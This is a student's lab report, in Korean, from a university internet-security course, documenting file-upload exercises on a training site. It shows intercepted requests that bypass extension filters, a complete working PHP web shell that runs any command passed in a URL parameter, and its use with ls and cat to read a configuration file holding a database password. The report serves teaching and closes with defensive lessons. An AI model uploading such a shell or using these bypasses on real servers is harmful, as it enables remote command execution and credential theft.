

□ 단국대학교 > 사이버보안 학과 > 인터넷 보안 > 보고서 템플릿

25년 1학기 인터넷 보안 수업

File Upload

2025년 5월 13일

학번 : 32230324

이름 : 김가람

과정 설명

파일 업로드 취약점이란 사용자가 서버에 파일을 업로드하는 기능을 이용해 악의적인 파일(웹쉘, 악성 스크립트 등)을 업로드함으로써 발생하는 취약점임.

주요 공격 시나리오로는 웹 쉘 업로드, 경로 직접 접근(경로 노출, 웹쉘 실행) 등이 있음.
웹 쉘 업로드를 막는 방법으로는 클라이언트나 서버 측에서 블랙 리스트, 화이트 리스트를 이용하여 막는 방법이 있는데 이는 .php를 .Php로 쓰거나 test.php파일 이름을 test.php.php나 test.php;php로 하여 업로드 하는 등과 같이 우회할 수 있음.

파일의 경로가 JS 코드나 이미지 다운로드 과정에서 노출될 수 있는 위험을 방지하기 위한 방법으로는 파일 경로를 DB로 관리하는 방법이 있음.

웹 쉘이 실행되는 것을 방지하는 방법으로는 실행 권한을 제거하여 사용자가 파일을 실행하지 못하게 설정하는 방법과 파일명을 변경하여 실행되지 않도록 하는 방법이 있음.

<Q5>

Step 1. 게시물 내용 작성

: '등록' 버튼을 눌러 게시물 내용을 작성함. 이때 첨부파일은 .jpg 파일을 업로드 함.

이때, .php 파일을 바로 업로드하려 할 경우 불가능하다는 메시지 창이 출력됨.

FAQ

작성자	인터넷보안
제목	test
첨부파일	<div>파일 선택 test.jpg 이미지(png,jpg)만 업로드 가능합니다!</div>
내용	<div><div>글꼴 9pt 가 간 가 과 감 가 가 글 정 대 세 예 이 >> URL ※ ☐ 🔍</div><div>test</div><div>입력창 크기 조절 Editor HTML TEXT</div></div>
첨부파일	test.jpg삭제

목록

저장 취소

lab.eqst.co.kr:8083 내용:

gif, jpg, png 파일만 선택해 주세요.

현재 파일 : test.php

확인

Step 2. Intercept

: BurpSuite에서 Intercept 기능을 활성화한 상태로 등록 확인 버튼을 누르면 Intercept 목록에 해당 페이지가 뜬. 눌러서 확인해보면 .jpg 파일을 업로드하려 했으므로 Content-Type이 image/jpeg인 것을 확인할 수 있음.

lab.eqst.co.kr:8083 내용:
등록 하시겠습니까?

확인 취소

로그아웃 | 개인정보수정

Intercept on Forward Drop

Time	Type	Direction	Method	URL
15:25:48 18 M...	HTTP	← Response	POST	https://clients6.google.com/batch/drive/v2internal?%24ct=n
15:25:48 18 M...	HTTP	← Response	POST	https://e2c72.gcp.gvt2.com/nel/
15:26:02 18 M...	HTTP	→ Request	POST	https://docs.google.com/document/web-reports?bl=editors.c
15:26:16 18 M...	HTTP	→ Request	POST	https://lab.eqst.co.kr:8083/exam34/process/faqProcess.php

Request

Pretty Raw Hex

```
21
22 -----WebKitFormBoundarySLDN9k-fVn8mW5WAK
23 Content-Disposition: form-data: name="boardId"
24
25 -----WebKitFormBoundarySLDN9k-fVn8mW5WAK
26 Content-Disposition: form-data: name="reqType"
27
28 -----WebKitFormBoundarySLDN9k-fVn8mW5WAK
29 Content-Disposition: form-data: name="title"
30
31 test
32 -----WebKitFormBoundarySLDN9k-fVn8mW5WAK
33 Content-Disposition: form-data: name="fileupload": filename="test.jpg"
34 Content-Type: image/jpeg
35
36 y0yaJFIFy0C
37
38
39
```

Step 3. 게시물 수정

: Step 1에서 작성했던 게시물에 들어가 수정 버튼을 누른 후 .jpg 파일을 .php 파일로 변경함.

- 첨부파일이 .jpg인 상태 (수정 전)

제목	test		
작성일	2025-05-18 06:27:45	조회	2
첨부파일	test.jpg	작성자	인터넷보안
내용	test		

목록 수정 삭제

- 첨부파일이 .php인 상태 (수정 후)

: 하지만 이대로 저장을 누르고 수정을 완료하면 업로드 하고자 했던 test.php 파일이 누락된 것을 확인할 수 있는데 이는 해당 사이트에서 .php 파일을 필터링하고 있음을 의미함.

작성자	인터넷보안
제목	test
첨부파일	<div>파일 선택 test.php</div> <div>이미지(png,jpg)만 업로드 가능합니다!</div>
내용	<div>글꼴 - 9pt - 가 간 강 과 과 과 과 - - - - - 가' 가, [Rich Text Editor Icons] >> URL [Link Icon] [Search Icon]</div> <div>test</div> <div>입력창 크기 조절 Editor HTML TEXT</div>
첨부파일	test.php삭제

목록

저장 취소

첨부파일	작성자
test	인터넷보안

Step 4. Content Type 변경

4-1. Intercept

BurpSuite에서 Intercept 기능을 활성화한 상태로 수정 확인 버튼을 누르면 Intercept 목록에 해당 페이지가 뜬. 눌러서 확인해보면 .php 파일로 수정하려 했으므로 Content Type이 application/octet-stream으로 변경된 것을 확인할 수 있음.




(다음 페이지에 이어서)

<Q6>

Step 1. 게시물 내용 작성

: '등록' 버튼을 눌러 게시물 내용을 작성함. 이때 첨부파일은 .jpg 파일을 업로드 함.
이때, .php 파일을 바로 업로드하려 할 경우 불가능하다는 메시지 창이 출력됨.

작성자	인터넷보안
제목	testtest
첨부파일	파일 선택 test.jpg
내용	<div>글꼴 9pt 가 간 과 간 - 가 가  testtest</div> <div>입력창 크기 조절 Editor HTML TEXT</div>
첨부파일	test.jpg삭제

목록


저장 취소

lab.eqst.co.kr:8083 내용:
gif, jpg, png 파일만 선택해 주세요.
현재 파일 : test.php

확인

Step 2. Intercept

: BurpSuite에서 Intercept 기능을 활성화한 상태로 등록 확인 버튼을 누르면 Intercept 목록에 해당 페이지가 뜬.



(다음 페이지에 이어서)

InterceptHTTP historyWebSockets historyMatch and replaceProxy settings

Intercept on

Forward

Drop

Time	Type	Direction	Method	URL
15:43:25 18 M...	HTTP	→ Request	POST	https://lab.eqst.co.kr:8083/exam38/process/faqProcess.ph

Request

Pretty

Raw

Hex

16

Referer: https://lab.eqst.co.kr:8083/exam38/faqwrite.php

17

Accept-Encoding: gzip, deflate, br

18

Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7

19

Priority: u=1, i

20

Connection: keep-alive

21

22

-----WebKitFormBoundaryUQKznY2ql6yOmaf4

23

Content-Disposition: form-data; name="boardId"

24

25

26

-----WebKitFormBoundaryUQKznY2ql6yOmaf4

27

Content-Disposition: form-data; name="regType"

28

29

30

-----WebKitFormBoundaryUQKznY2ql6yOmaf4

31

Content-Disposition: form-data; name="title"

32

33

testtest

34

-----WebKitFormBoundaryUQKznY2ql6yOmaf4

35

Content-Disposition: form-data; name="fileupload"; filename="test.jpg"

36

Content-Type: image/jpeg

37

38

yøÿàJFIFÛ

39

40

41

42

&&,%#,5//5C?CwUyÛ

43

Step 3. 확장자 변경

: 게시물에서 .php 파일을 직접 업로드할 수 없으므로 소스 코드에서 파일 확장자를 .php로 바꾼 후 게시물을 등록함.

28

29

30

-----WebKitFormBoundaryUQKznY2ql6yOmaf4

31

Content-Disposition: form-data; name="title"

32

33

testtest

34

-----WebKitFormBoundaryUQKznY2ql6yOmaf4

35

Content-Disposition: form-data; name="fileupload"; filename="test.php"

36

Content-Type: image/jpeg

37

38

yøÿàJFIFÛ

39

40

41

42

&&,%#,5//5C?CwUyÛ

43

44

: Step 3의 결과로 게시물이 등록되고 정답(server_upload)이 함께 출력됨.



lab.eqst.co.kr:8083 내용:
정답 : server_upload

확인

Step 1. 게시물 내용 작성

: .php 파일을 직접 업로드한 후 게시물을 확인해보면 파일이 누락된 것을 확인할 수 있음.
이는 해당 사이트에서 .php 파일을 필터링하고 있음을 뜻함. 따라서 필터링을 우회해야 함을
알 수 있음

EQST 보안교육센터
인터넷보안님 환영합니다.
로그아웃 | 개인정보수정

FAQ

작성자	인터넷보안		
제목	<input type="text" value="test"/>		
첨부파일	<input type="button" value="파일 선택"/> test.php		
내용	<div style="border: 1px solid #ccc; padding: 5px;"> <div style="background-color: #f0f0f0; padding: 2px; margin-bottom: 5px;"> 글꼴 - 9pt - 가 간 강 각 개 고 기 - 가 나 다 줄 들여 줄 맞춤 색상 URL 출력 </div> <div style="padding: 10px; min-height: 150px;"> <p>test</p> </div> <div style="text-align: right; font-size: small;"> ↕ 입력창 크기 조절 Editor HTML TEXT </div> </div>		
첨부파일	test.php삭제		

FAQ

제목	test		
작성일	2025-05-18 06:50:23	조회	1
첨부파일		작성자	인터넷보안
내용	<div style="border: 1px solid #ccc; padding: 5px; min-height: 100px;"> <p>test</p> </div>		

Step 2. 필터링 우회

2-1. Intercept

: .php 파일을 첨부한 게시물을 업로드하는 과정을 BurpSuite에서 Intercept 해오면 filename="test.php"라는 부분을 확인할 수 있음.

The screenshot shows the Burp Suite interface with the Intercept tab selected. A modal dialog is displayed over the browser window, asking for confirmation to intercept the request from lab.eqst.co.kr:8083. The browser window shows the EQST website with a login form. Below the browser, the Intercept tab shows a list of intercepted requests. The first request is a POST to https://lab.eqst.co.kr:8083/exam33/process/faqProcess.php. The request details are shown below the list.

Time	Type	Direction	Method	URL
15:53:30 18 M...	HTTP	→ Request	POST	https://lab.eqst.co.kr:8083/exam33/process/faqProcess.php

Request

```
15 300 OK
16 Referer: https://lab.eqst.co.kr:8083/exam33/faqwrite.php
17 Accept-Encoding: gzip, deflate, br
18 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
19 Priority: u=1, i
20 Connection: keep-alive
21
22 -----WebKitFormBoundaryR4nTElep7APKlXmf
23 Content-Disposition: form-data; name="boardId"
24
25 -----WebKitFormBoundaryR4nTElep7APKlXmf
26 Content-Disposition: form-data; name="regType"
27
28 -----WebKitFormBoundaryR4nTElep7APKlXmf
29 Content-Disposition: form-data; name="title"
30
31 test
32 -----WebKitFormBoundaryR4nTElep7APKlXmf
33 Content-Disposition: form-data; name="fileupload"; filename="test.php"
34 Content-Type: application/octet-stream
35
36 <?php
37
38 -----WebKitFormBoundaryR4nTElep7APKlXmf
39 Content-Disposition: form-data; name="aFiles"
40
```

(다음 페이지에 이어서)

Step 2. 게시물 확인

: .php 확장자 파일인 웹쉘이 누락되지 않고 올라감. 해당 페이지를 BurpSuite에서 확인해보면 파일 경로와 이름이 포함되어 있는 URL을 발견할 수 있음. 이는 실제로는 파일을 원래 URL의 8083 서버가 아닌 발견한 URL에 적혀있는 8085의 서버에서 가져옴을 의미함.

FAQ

FAQ

제목	testtest		
작성일	2025-05-18 06:57:20	조회	1
첨부파일	php_lms_webshell.php	작성자	인터넷보안
내용	testtest		

목록

수정

삭제

- 8083 서버 (원래)

lab.eqst.co.kr:8083/exam31/faq.php?pageIndex=1&startDt=&endDt=&searchType=&keyword=&sorting=&sotingAd=DESC

- 8085 서버 (실제)

Response

Pretty	Raw	Hex	Render
191			</th>
			<td>
			1
192			</td>
193			</tr>
194			<tr>
			<th>
			첨부파일
			</th>
195			<td class="txt_lft">
196			<div>
			<!--화면캡처.hwp</a-->
197			
			php_lms_webshell.php
			
198			</div>
199			</td>
200			<th>
			작성자
			</th>
201			<td class="txt_lft">
			인터넷보안
			</td>
202			</tr>
203			<tr>
204			<th>
			내용
			</th>
205			<td colspan="3" class="txt_lft">
206			<div class="pop_ny">
207			<p>
			testtest


Step 3. URL 획득

: Step 2에서 발견한 URL을 해석해보면 파일 이름은 php_lms_webshell.php이고 이 파일이 저장된 경로는 /file/faq/임을 알 수 있음. 여기서 파라미터들을 지워보면 php_lms_webshell.php 파일에 대한 URL을 획득할 수 있음.

```
1 |-----1-----2-----3-----4-----5-----6-----7-----8-----9-----0-----
2 | https://lab.eqst.co.kr:8085/exam31/lib/download.php?file_path=/file/faq/&file_name=php_lms_webshell.php
3 |
4 | ▶ https://lab.eqst.co.kr:8085/exam31/lib/file/faq/php_lms_webshell.php
```

Step 4. URL 접속

: Step 3에서 획득한 URL로 접속해보면 cmd 창이 뜬. 그 이유는 웹셸에 cmd 파라미터를 받을 수 있는 코드가 포함되어 있기 때문임.



- 웹셸 코드

```
-----WebKitFormBoundarynFMkFjzbauwIGBE3
Content-Disposition: form-data: name="fileupload"; filename="php_lms_webshell.php"
Content-Type: application/octet-stream

<html>
<body>
<form method="GET" name="webshell">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
</html>
-----WebKitFormBoundarynFMkFjzbauwIGBE3
Content-Disposition: form-data: name="aFiles"
```

(다음 페이지에 이어서)

Step 5. 파일 및 디렉터리 목록 확인

: 디렉터리 안의 파일 및 디렉터리 목록을 출력해주는 ls 명령을 사용함.

- ls

ls Execute

Execute

```
"php_lms_webshell.php"
$php_lms_webshell.php
02.php
03.php
0319-1325.php
0319-1326.php
0618.txt
1-03-Authority-Logo.jpg
1-03-Authority-Logo.php
1.jpg
111.php
1123.php
123
123.php
123.php
123.png
123.txt
123123.PNG
1234
1234.php
1234.png
12341234.txt
```

- ls ../../..

: DB 계정 비밀번호가 있을 것으로 추정되는 파일을 찾기 위해 상위 디렉터리(..)로 이동하다보면 ../../까지 이동했을 때 property.php 파일을 찾을 수 있는데 property는 재산이라는 뜻으로 DB 정보가 들어있을 것으로 추정됨.

ls ../../ Execute

```
caches
conf
dw.php
lib
process
property.php
property.txt
stats
```

(다음 페이지에 이어서)

Step 6. property.php 파일 내용 확인

: 파일 내용을 화면에 출력해주는 명령인 cat를 사용해야 함. 입력창에

cat ../../../../property.php를 입력하면 '브라우저로 보려하다니...'라는 메시지가 출력됨.

BurpSuite에서 해당 페이지를 다시 확인해보면 define("db_pass", "web_shell_upload");라는 부분에서 DB 계정 비밀번호가 web_shell_upload임을 확인할 수 있음

cat ../../../../property.php

Execute

브라우저로 보려하다니...

1013 https://lab.eqst.co.kr:8085 GET /exam31/lib/file/faq/php_lms_webshell.php?cmd=cat+../../../../property.php HTTP/1.1 200 1911 HTML php 216.233.105.177

Request

1 GET /exam31/lib/file/faq/php_lms_webshell.php?cmd=cat+../../../../property.php HTTP/1.1

2 Host: lab.eqst.co.kr:8085

3 Cookie: PHPSESSID=2ba56e5e19035892cd91e5994f147fe

4 Sec-CH-UA: "Chromium" v="136", "Google Chrome" v="136", "Not A/Brand" v="99"

5 Sec-CH-UA-Mobile: ?0

6 Sec-CH-UA-Platform: "Windows"

7 Upgrade-Insecure-Requests: 1

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36

9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

10 Sec-Fetch-Site: same-origin

11 Sec-Fetch-Mode: navigate

12 Sec-Fetch-User: ?1

13 Sec-Fetch-Dest: document

14 Referer: https://lab.eqst.co.kr:8085/exam31/lib/file/faq/php_lms_webshell.php?cmd=cat+../../../../property.php

15 Accept-Encoding: gzip, deflate, br

16 Accept-Language: ko-KR, ko;q=0.9, en-US;q=0.8, en;q=0.7

17 Priority: u=0, i

18 Connection: keep-alive

19

20

Response

24 in_set("session.cache_expire", 60);

25 in_set("session.gc_maxlifetime", 60);

26

27 /* Site Config */

28 define("SITE", "eliterising");

29

30 define("DOMAIN_SITE", "http://skinfosec.solant.com");

31 define("DOMAIN_BMAIL", "http://skinfosec.solant.com");

32 define("ADMIN_BMAIL", "webmaster@skinfosec.solant.com");

33

34 define("PATH_UPLOAD", "/var/www/html/uploads");

35 //define("PATH_DOWNLOAD", "/var/www/html/download");

36 //define("PATH_UPLOAD", \$_SERVER["DOCUMENT_ROOT"] . "/uploads");

37 define("PATH_DOWNLOAD", \$_SERVER["DOCUMENT_ROOT"] . "");

38 define("ROOT_PATH", \$_SERVER["DOCUMENT_ROOT"]);

39

40 /* RealDB */

41 define("db_host", "127.0.0.1");

42 define("db_user", "db_con_user");

43 define("db_pass", "web_shell_upload");

44 define("db_db", "webshell_db");

45

46 /* 이미지 파일 업로드 허용 확장자 */

47 define("ALLOW_IMG_EXT",

48 'jpg,png,jpeg,gif,JPG,PNG,JPEG,GIF,bmp,BMP,dex,dps,ppt,pptx,xls,xlsx,pdf,zip');

49 define("ALLOW_FILE_EXT",

50 'jpg,png,jpeg,gif,JPG,PNG,JPEG,GIF,bmp,BMP,dex,dps,ppt,pptx,xls,xlsx,pdf,zip,env');

51 \$FILE_SIZE = 20*1024*1024;

52

53 /* Client IP */

54 \$USER_IP = \$_SERVER["REMOTE_ADDR"];

55 \$HTTP_REFERER = \$_SERVER["HTTP_REFERER"];

56 \$USER_AGENT = \$_SERVER["HTTP_USER_AGENT"];

Step 7. 정답 입력

: Step 6에서 획득한 DB 계정 비밀번호(web_shell_upload)를 정답칸에 입력하면 정답이라고 뜬.

9 단답형 문항

배점: 11.0 점

파일 업로드

파일 업로드 취약점을 이용하여 웹shell을 업로드 한 뒤 DB 설정 파일에서 DB 계정 비밀번호를 확인하시오.

실습 사이트 이동

web_shell_upload

정답자 게시판 보기

성명	프로젝트 후 소감
김가람	<p>이번 실습을 통해 평소엔 단순히 이미지나 문서를 올리는 기능이라고 생각했던 파일 업로드 기능이 서버에 치명적인 영향을 끼치는 취약점이 될 수도 있다는 것을 알게 됨. 실습에서 .php 확장자를 .PhP, .php.jpg 등으로 조작하거나 Content-Type을 이미지로 위장하는 등 다양한 우회 기법을 통해 서버의 필터링을 뚫고 php 파일을 업로드하는 과정에서 서버가 파일 확장자 등을 단순히 문자열로만 검사할 경우 공격자가 이를 매우 쉽게 우회할 수 있다는 점을 알 수 있었음. 또 웹shell을 업로드 하여 ls, cat 등의 명령어를 실행해보면서 이 취약점이 실제 서비스에 존재한다면 공격자가 서버 내부의 중요한 파일을 마음대로 열람하게 될 수도 있다는 것을 실감할 수 있었음. 이번 실습을 통해 가장 크게 느낀 점은 보안은 항상 최악을 가정하고 설계해야 한다는 점임. 사용자가 업로드하는 파일이 악성 파일일 수 있다는 것을 바탕으로 단순히 확장자 검사만 하는 것이 아니라 경로, 실행 권한, 파일 내용 검증 등 다양한 보안 대책이 필요하다는 것을 깨달음. 또한 이처럼 공격자의 시각에서 생각해보는 능력을 더욱 키워가고 싶다는 생각을 하게 됨.</p>